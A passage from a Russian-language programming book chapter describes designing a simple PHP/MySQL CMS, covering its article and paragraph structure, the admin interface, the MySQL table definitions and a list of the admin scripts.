Каждая статья содержит параграфы, которые могут состоять из текста, изображений, ссылок, таблиц и т. п.

С помощью CMS можно создавать и редактировать:

- разделы статей, предназначенные для объединения статей в группы;
- статьи — информационные страницы сайта;
- параграфы — составляющие элементы статьи.

7.1.3. Структура и элементы статьи

Если попытаться разбить информационное наполнение страниц на логические элементы, то каждая страница сайта может содержать:

- заголовки;
- абзацы (блоки текста);
- изображения;
- ссылки;
- таблицы.

С точки зрения CMS, каждая статья содержит параграфы, которыми могут быть:

- заголовки;
- блоки текста вместе с изображениями; изображения часто служат для иллюстрации текста и в то же время изображения обычно имеют подпись, поэтому блоки текста целесообразно объединить с изображениями;
- ссылки, в том числе на другие статьи из CMS;
- таблицы.

Примечание

В терминологии CMS все эти элементы называются параграфами, так как каждый из них представляет собой отдельный блок страницы. Список типов параграфов далеко не полон. Развивая CMS, можно добавлять новые типы параграфов, выделяя их из структуры страниц по каким-либо критериям.

Параграфы — это структурные элементы статей. Они не обладают оформлением и дизайном. Оформление присваивается параграфам в виде стилей. Каждый параграф в зависимости от его типа может иметь несколько стилей, один из которых должен быть установлен ему в системе администрирования.

Например, "Заголовок" может иметь стили:

- Название страницы
- Обычный заголовок
- Важный блок страницы
- Заголовок примечания

Абзацу могут быть присвоены следующие стили:

- Обычный текст
- Текст с отступом
- Подпись к картинке
- Примечание

Стили содержат не только оформление, но иногда и логику поведения элементов, например, у элемента "Ссылка" могут быть стили:

- Открыть ссылку в новом окне
- Открыть ссылку в текущем окне
- Открыть ссылку во всплывающем окне

Для открытия во всплывающем окне используется JavaScript. Этот стиль рекомендуется использовать, если ссылка открывает изображение.

Примечание

Набор стилей для каждого элемента можно дополнять, развивая функциональность CMS.

7.2. Работа с системой администрирования CMS

Система администрирования CMS позволяет выполнять следующие задачи.

- Управление разделами статей.
- Управление метаданными статьи.

  Метаданные для статьи включают в себя название, описание статьи (эти элементы выводятся на странице администрирования) и информацию для заголовка и метатегов страницы сайта: заголовок страницы (тег `<Title>`), описание страницы (метатег `<Description>`), ключевые слова (метатег `<Keywords>`).

  Работа со статьей как со структурным элементом позволяет осуществлять над ней следующие действия:

  - создание;
  - редактирование (изменение метаданных статьи);
  - удаление;
  - скрытие и отображение.
- Редактирование статей (работа с параграфами).

  CMS должна обеспечивать следующие операции с параграфами:

  - создание;
  - редактирование;
  - удаление;
  - скрытие/отображение;
  - перемещение вверх/вниз.

7.2.1. Управление разделами статей

Раздел статей — это группа статей, логически объединенных по какому-либо критерию. Создание нового раздела осуществляется через систему CMS. На главной странице администрирования, представленной на рис. 7.2, выводится список существующих разделов.

Рис. 7.2. Главная страница администрирования CMS

Для создания нового раздела следует перейти по ссылке **Добавить новый раздел**. Открывшаяся страница создания нового раздела (рис. 7.3), будет содержать единственное текстовое поле **Название**. Заполнив его, следует нажать кнопку **Добавить**. После добавления будет осуществлен автоматический переход на главную страницу CMS.




Рис. 7.3. Добавление нового раздела

По адресу article/index.php доступен список разделов, список входящих в них статей и сами статьи, по сути, здесь расположена своеобразная "карта" сайта.

Подключение разделов статей на сайте можно осуществлять в ручном режиме, расставляя ссылки на группы статей или отдельные статьи.

Может возникнуть вопрос: почему не сделать главное меню сайта автоматически генерируемым из списка разделов и этим полностью исключить ручной труд? Дело в том, что это можно сделать только для сайтов с очень простой структурой, когда навигация по сайту ограничена ссылками только из главного меню. В реальной ситуации дело значительно осложняется:

- главное меню может быть оформлено таким образом, что сгенерировать его автоматически будет невозможно, либо трудозатраты на это будут выше, чем расстановка ссылок вручную. Например, главное меню разделено на 2 части, которые расположены в разных частях страницы. Либо оформление пунктов меню (цвет, пиктограмма) зависит от их названия;
- не все разделы сайта можно перечислить в главном меню;
- главного меню может попросту не быть на сайте.

Эти условия накладывают ограничения на автоматическую генерацию разделов статей и создание универсальной системы CMS. Для решения этой задачи пришлось бы вводить много новых сущностей в систему администрирования, например, "главное меню", "меню раздела", "ссылка меню" и дополнительные параметры на эти сущности: "стиль", "оформление", "пиктограмма" и т. п. То есть средствами системы CMS нельзя решать вопросы дизайна: его алгоритмизация невозможна, поскольку он уникален для каждого сайта.

Поэтому зачастую необходимо ручное вмешательство для расстановки ссылок на разделы. Для того чтобы установить ссылку на разделы статей, нужно поставить вручную ссылку в HTML-коде, указав в качестве URL путь к скрипту генерации статей и передав ему в качестве параметра идентификатор раздела статей.

URL должен быть следующего формата:

```
<a href="article/index.php?id_page=p">Ссылка на раздел</a>
```

где `article/index.php` — это путь к скрипту генерации статей, а передаваемый параметр `p` — это идентификатор раздела статей.

Ссылка на отдельную статью должна иметь вид:

```
<a href="article/index.php?id_page=p&id_article=art">Ссылка на
статью</a>
```

Здесь `art` является идентификатором статьи.

Замечание

Более подробно работа с отдельными ссылками разобрана в *разд. 7.3*.

Таким образом, система администрирования контента сайта не зависит от его дизайна и Web-мастер может расставлять ссылки на основные разделы сайта так, как ему удобно, а не по строго заданной схеме.

7.2.2. Управление метаданными статьи

Для управления метаданными статей необходимо выбрать раздел статей. Для этого следует щелкнуть на его названии в списке разделов, в результате чего будет загружена страница, содержащая таблицу со статьями этого раздела, а также управляющая ссылка для добавления новых статей в выбранный раздел (рис. 7.4).




Рис. 7.4. Список статей в разделе

В разделе может содержаться неограниченное количество статей. При отображении их на сайте применяются следующие правила:

- при наличии в разделе одной статьи при переходе к списку статей раздела статья сразу выводится в браузер;
- если в разделе содержится больше одной статьи, то они выводятся на сайт в виде списка в алфавитном порядке.

У каждой статьи есть статус, отвечающий за ее отображение на сайте. Он может принимать одно из двух значений: статья скрыта от посетителей ресурса или доступна для просмотра ими.

Замечание

На отображение статей в режиме администрирования эти параметры не влияют.

Можно создать несколько статей в разделе, одна из которых (главная) будет доступна для просмотра, а все остальные скрыты. При этом из главной статьи можно расставить ссылки на скрытые статьи данного раздела. Тогда на сайте при просмотре раздела будет отображаться не список статей в разделе, а только одна главная статья. Таким образом, устанавливая в статьях ссылки друг на друга, можно создавать структуру сайта необходимой глубины.

Применяя эти правила и приемы, можно создавать развитую многуровневую структуру статей, которая может состоять из списков (разделов) статей, отдельных статей и ссылок статей друг на друга.

Редактирование существующих статей

Список статей в разделе представлен в виде таблицы, содержащей несколько колонок для метаданных и управляющие ссылки (см. рис. 7.4).

Первая колонка содержит название статьи. Переход по ссылкам в ней приводит к страницам редактирования информационного наполнения статей (редактирование параграфов).

Вторая колонка содержит краткое описание статьи. Оно выводится на сайте в том случае, если в разделе содержится несколько нескрытых статей, и они отображаются в виде списка.

Следующие три колонки содержат заголовок HTML-страницы со статьей (тег `<Title>`) и метатеги для нее (`<Description>` и `<Keywords>`).

Последняя колонка (**Действие**) содержит ссылки на операции редактирования:

- **Скрыть/Отобразить** — управляет отображением статьи на сайте;
- **Редактировать** — открывать страницу редактирования метаданных статьи (рис. 7.5): название, описание, тег `<Title>`, метатег `<Description>`, метатег `<Keywords>`;
- **Удалить** — удаляет статью.

Рис. 7.5. Страница создания статьи и редактирования метаданных статьи

7.2.3. Редактирование статьи

Для редактирования статьи необходимо выбрать раздел статей из списка разделов, а затем саму статью из списка статей, щелкнув на ее названии. Открывшаяся страница Web-редактора позволит редактировать содержимое статьи (рис. 7.6).

Замечание

Вновь созданная статья будет содержать только заголовок, совпадающий с названием статьи.

Создание параграфа

Перед тем как создать новый параграф, необходимо выбрать его тип с помощью переключателя из списка типов, расположенного в верхней и нижней части страницы (рис. 7.7).

Создание заголовка

Для создания нового заголовка следует выбрать при помощи переключателя тип параграфа **заголовок** и нажать кнопку **Добавить**. В результате будет открыта форма для создания заголовка, приведенная на рис. 7.8.




Рис. 7.6. Страница редактирования содержимого статьи

Рис. 7.7. Выбор типа параграфа

Рис. 7.8. Страница создания заголовка

В данной форме следует заполнить поле **Заголовок**, выбрать стиль заголовка из выпадающего списка **Стиль заголовка**.

В системе CMS доступны следующие стили заголовков:

- **Обычный**;
- **Название страницы**;
- **Важный блок страницы**;
- **Название листинга**;
- **Заголовок таблицы**;
- **Заголовок примечания**.

После заполнения полей формы и нажатия на кнопку **Добавить** в статью будет добавлен новый заголовок и произойдет автоматический переход к странице редактирования данной статьи.

Создание текстового блока (абзаца)

Для создания элемента статьи "текстовый блок" следует выбрать при помощи переключателя тип параграфа — **текстовый параграф**. После нажатия кнопки **Добавить** будет открыта страница создания нового абзаца (рис. 7.9).

В форме, приведенной на рис. 7.9, следует заполнить поле **Содержание**, выбрать стиль параграфа из выпадающего меню **Стиль**.

Замечание

Обязательным к заполнению является только поле **Содержание**.




Рис. 7.9. Страница создания текстового параграфа

С помощью поля загрузки файлов **Изображение** можно добавить в параграф графическое изображение. Поле **Увеличенное изобр-е** позволяет загрузить изображение большого формата. Это изображение не будет выводиться в параграф, его можно будет открыть по сгенерированной ссылке **большое фото**.

> ***Удаление изображений***
>
> При редактировании параграфов с добавленными изображениями их можно удалить, поставив прочерк ("-") в соответствующих полях (**Изображение** и ***Увеличенное изобр-е***).

После того как все необходимые поля заполнены, нажмите кнопку **Добавить**.

Доступные стили тестового параграфа представлены ниже:

- **Основной текст**;
- **С отступом** — текст с отступом от левого края;
- **Жирный**;
- **Курсивный**;

- **Ненумерованный список** — текст выводится на страницу в виде ненумерованного списка. Элементы списка определяются по символу перевода строки;
- **Нумерованный список** — текст выводится на страницу в виде нумерованного списка. Элементы списка определяются по символу перевода строки;
- **Код** — предназначен для вывода на страницу кода PHP. Оформляется моноширинным шрифтом и форматируется с помощью функции подсветки кода;
- **Примечание**.

Создание ссылки

Для создания гиперссылки на ресурс сети выберите при помощи переключателя тип параграфа **ссылка** в списке типов и нажмите кнопку **Добавить**. В результате будет открыта страница, позволяющая создать ссылку (рис. 7.10).

Рис. 7.10. Страница создания ссылки

В форме, представленной на рис. 7.10, необходимо заполнить следующие поля:

- **Название** — подсвеченный текст ссылки, который будет отображаться на странице;
- **Адрес (URL)** — это URL, на который будет осуществлен переход при нажатии на ссылку.

Чтобы установить ссылку на существующую статью из CMS, необходимо записать URL в следующем формате:

```
art.php?id_article=id_article&id_page=id_page
```

где `art.php` — скрипт генерации статей, `id_article` — идентификатор статьи, `id_page` — идентификатор раздела статей;

- поле **Выравнивание** определяет положение ссылки на странице (выравнивание влево или вправо);
- поле **Открытие ссылки** определяет способ открытия страницы по ссылке:
  - в текущем окне;
  - в новом окне;
  - во всплывающем окне;
- поле **Изображение** позволяет загрузить изображение, которое будет открываться по ссылке.

После заполнения всех полей и нажатия на кнопку **Добавить** в статью будет добавлена новая ссылка, а система CMS загрузит страницу редактирования текущей статьи.

Создание новой статьи и ссылки на нее

Для добавления ссылки на новую статью необходимо выбрать при помощи переключателя тип параграфа — **новая статья** в списке типов и нажать кнопку **Добавить**. На открывшейся странице создания новой статьи (см. рис. 7.5) следует заполнить необходимые данные и нажать кнопку **Добавить**. Новая статья будет размещена в текущем разделе статей в скрытом режиме. То есть она не будет отображаться в списке статей на сайте (в режиме администрирования отображаются все статьи). А ссылка на нее будет добавлена в редактируемую статью. Редактирование статьи и ссылки на нее осуществляется независимо. Удаление ссылки на статью не приводит к удалению самой статьи и наоборот — удаление статьи не удаляет ссылку на нее.

Создание таблицы из CSV-файла

Сформировав таблицу, например, MS Excel и сохранив ее в формате CSV, можно загрузить ее в статью в виде таблицы.

Замечание

MS Excel позволяет сохранить в CSV-формате только текущий лист.

Для создания этого вида параграфа следует выбрать при помощи переключателя тип параграфа — **таблица из csv-файла** в списке типов и нажать кнопку **Добавить**. Откроется страница добавления таблицы (рис. 7.11).




Рис. 7.11. Страница добавления таблицы

Загрузите CSV-файл в поле **файл**. В поле **разделитель** занесите символ, который используется как разделитель в загруженном CSV-файле. Нажмите кнопку **Добавить**.

Примечание

CSV-файл (Comma Separated Value) — это текстовый файл, данные в котором отформатированы следующим образом: строки файла представляют собой строки таблицы, а столбцы таблицы разделены в файле заранее определенным символом-разделителем, например ";". Так как символ-разделитель может быть произвольным, то для правильного импорта CSV-файла символ-разделитель необходимо внести в соответствующее поле формы.

Работа с параграфами

Созданная статья в Web-редакторе представлена таблицей с набором параграфов и ссылками, позволяющими осуществлять редактирование, скрытие/отображение, удаление и перемещение параграфов статьи (рис. 7.12).

В первом столбце таблицы расположены переключатели для выбора позиции при добавлении нового параграфа. Если перед созданием нового параграфа выделить переключателем существующий параграф, то новый будет вставлен в следующей за выделенным параграфом позиции. Таким образом, новые параграфы можно вставлять в произвольное место статьи.

Замечание

По умолчанию новые параграфы добавляются в конец статьи.

Изменять позицию уже созданных параграфов можно с помощью ссылок "вверх/вниз", оформленных в виде кнопок со стрелками и расположенных в третьем столбце таблицы. Нажатие на кнопку перемещает параграф на одну позицию вверх или вниз в зависимости от используемой кнопки.




Рис. 7.12. Статья в режиме администрирования

В последнем столбце таблицы расположены управляющие ссылки:

- **Исправить** — открывает страницу редактирования параграфа;
- **Скрыть/Отобразить** — позволяет временно скрыть параграф из текста статьи на сайте. В режиме администрирования он продолжает оставаться видимым;
- **Удалить** — удаляет параграф.

7.3. Разработка системы

Для построения системы CMS необходимы три таблицы в базе данных MySQL:

- `artpages` — *таблица, предназначенная для хранения названий групп статей*;
- `articles` — таблица, предназначенная для хранения названий статей и информации для ключевых слов и описания для HTML-страницы;

- paragraphes — таблица, предназначенная для хранения отдельных параграфов статьи.

Таблица artpages включает 3 поля:

- id_page — уникальный индекс группы;
- name — название группы;
- id_site — зарезервированное поле на случай хранения в базе данных групп статей для нескольких сайтов.

Оператор CREATE выполняющий создание данной таблицы, приведен в листинге 7.1.

```
CREATE TABLE artpage (
  id_artpage MEDIUMINT NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  id_site TINYINT,
  PRIMARY KEY (id_artpage)
) TYPE=MyISAM;
```

Таблица articles включает 9 полей, назначение которых следующее:

- id_article — уникальный индекс статьи;
- name — название статьи;
- description — описание статьи;
- html_title — название для HTML-страницы. Это название размещается между тегами <title> и </title> и отображается в заголовке окна;
- html_description — описание страницы для метатега <meta name="description" content='...'>;
- html_keywords — ключевые слова для метатега <meta name="keywords" content='...'>;
- pos — номер, определяющий позицию статьи относительно других статей. Сортировка по алфавиту или произвольный порядок следования статей не всегда допустимы, данное поле позволяет администратору задать произвольный порядок следования статей;
- hide — поле, определяющее доступность статьи для просмотра посетителями сайта. Если статья находится в процессе редакторской правки, она может быть скрыта от посетителей;
- id_page — индекс, определяющий принадлежность статьи к группе из таблицы artpages.

Оператор CREATE, выполняющий создание таблицы articles, приведен в листинге 7.2.

```
CREATE TABLE articles (
  id_article INT NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  description TINYTEXT NOT NULL,
  html_title TINYTEXT NOT NULL,
  html_description TINYTEXT NOT NULL,
  html_keywords TINYTEXT NOT NULL,
  pos MEDIUMINT NOT NULL,
  hide ENUM('show','hide') DEFAULT 'show',
  id_page MEDIUMINT NOT NULL,
  PRIMARY KEY (id_article),
  KEY id_page (id_page)
) TYPE=MyISAM;
```

Таблица paragraphes включает 10 полей:

- id_paragraph — уникальный индекс параграфа;
- type — тип параграфа: обычный абзац, заголовок, ссылка, таблица;
- name — поле для текста параграфа;
- url — поле для гиперссылки;
- picture_big — поле для хранения пути к увеличенному изображению, выводимому при щелчке по изображению;
- picture_small — поле для хранения пути к изображению, выводимому в параграфе;
- place — вспомогательное поле для определения позиции элемента, внешнего вида и т. д.;
- pos — поле, определяющее порядок следования параграфов;
- hide — поле, определяющее доступность параграфа для просмотра посетителями сайта;
- id_article — индекс, определяющий принадлежность параграфа к статье.

Оператор CREATE, выполняющий создание таблицы paragraphes, приведен в листинге 7.3.

```
CREATE TABLE paragraphes (
  id_paragraph INT(10) UNSIGNED NOT NULL AUTO_INCREMENT,
  type ENUM('paragraph','title','anchor','table')
       NOT NULL DEFAULT 'paragraph',
  name TEXT NOT NULL,
  url TINYTEXT NOT NULL,
  picture_big TINYTEXT NOT NULL,
  picture_small TINYTEXT NOT NULL,
  place TINYINT(4) NOT NULL DEFAULT '0',
  pos INT(11) NOT NULL DEFAULT '0',
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  id_article INT(10) UNSIGNED NOT NULL DEFAULT '0',
  PRIMARY KEY (id_paragraph),
  KEY id_article (id_article)
) TYPE=MyISAM;
```

Из листингов 7.2 и 7.3 видно, что поле `hide`, ответственное за скрытие и отображение статьи и параграфа, объявлено как `ENUM` и может принимать только два значения: `'show'` — статья или параграф доступны для просмотра и `'hide'` — элемент скрыт, и доступен только администратору. С использованием перечисления `ENUM` также объявлено поле `type` в операторе `CREATE` таблицы `paragraphes` (см. листинг 7.3). Поле `type` может принимать четыре значения: `'paragraph'` — для простого абзаца, `'title'` — для заголовка, `'anchor'` — для ссылки и `'table'` — для таблицы. Таким же образом можно объявить поле `place`, но так как назначение этого поля меняется при изменении значения поля `type`, это достаточно затруднительно. Поэтому далее полю `place` будут присваиваться числовые значения, смысл которых будет зависеть от значения поля `type`.

Разработку системы CMS начнем с системы администрирования, которая включает следующие файлы:

- `addpartform.php` — HTML-форма для добавления раздела статей;
- `addpart.php` — скрипт добавления раздела статей (обработчик формы `addpartform.php`);
- `addartform.php` — HTML-форма для добавления новой статьи в раздел;
- `addart.php` — скрипт добавления новой статьи в раздел (обработчик формы `addartform.php`);

- addanchform.php — HTML-форма для добавления элемента "гиперссылка";
- addanch.php — скрипт добавления элемента "гиперссылка" (обработчик формы addanchform.php);
- addanchartform.php — HTML-форма для добавления элемента "ссылка на статью";
- addanchart.php — скрипт добавления элемента "ссылка на статью" (обработчик HTML-формы addanchart.php);
- addparform.php — HTML-форма для добавления элемента "текстовый блок";
- addpar.php — скрипт добавления элемента "текстовый блок" (обработчик формы addparform.php);
- addtableform.php — HTML-форма для добавления элемента "таблица";
- addtable.php — скрипт добавления элемента "таблица" (обработчик формы addtableform.php);
- addtitlform.php — HTML-форма для добавления элемента "заголовок";
- addtitl.php — скрипт добавления элемента "заголовок" (обработчик формы addtitleform.php);
- art.php — главная страница редактирования статьи, которая отображает элементы, включенные в статью, и предоставляет инструменты для добавления, удаления и редактирования элементов статьи;
- choose.php — вспомогательный скрипт, производящий переключение на обработчики формы добавления нового элемента (расположен на странице art.php) в зависимости от выбранного типа элемента;
- delart.php — скрипт удаления статьи;
- delpar.php — скрипт удаления параграфа;
- downpar.php — скрипт перемещения параграфа на одну позицию вниз;
- editanchform.php — HTML-форма для исправления элемента "гиперссылка";
- editanch.php — скрипт исправления элемента "гиперссылка" (обработчик формы editanchform.php);
- editartform.php — HTML-форма для исправления метаданных статьи;
- editart.php — скрипт исправления метаданных статьи (обработчик формы editartform.php);
- editparform.php — HTML-форма для исправления элемента "текстовый блок";

- editpar.php — скрипт исправления элемента "текстовый блок" (обработчик формы editparform.php);
- edittableform.php — HTML-форма для исправления элемента "таблица";
- edittable.php — скрипт исправления элемента "таблица" (обработчик формы edittableform.php);
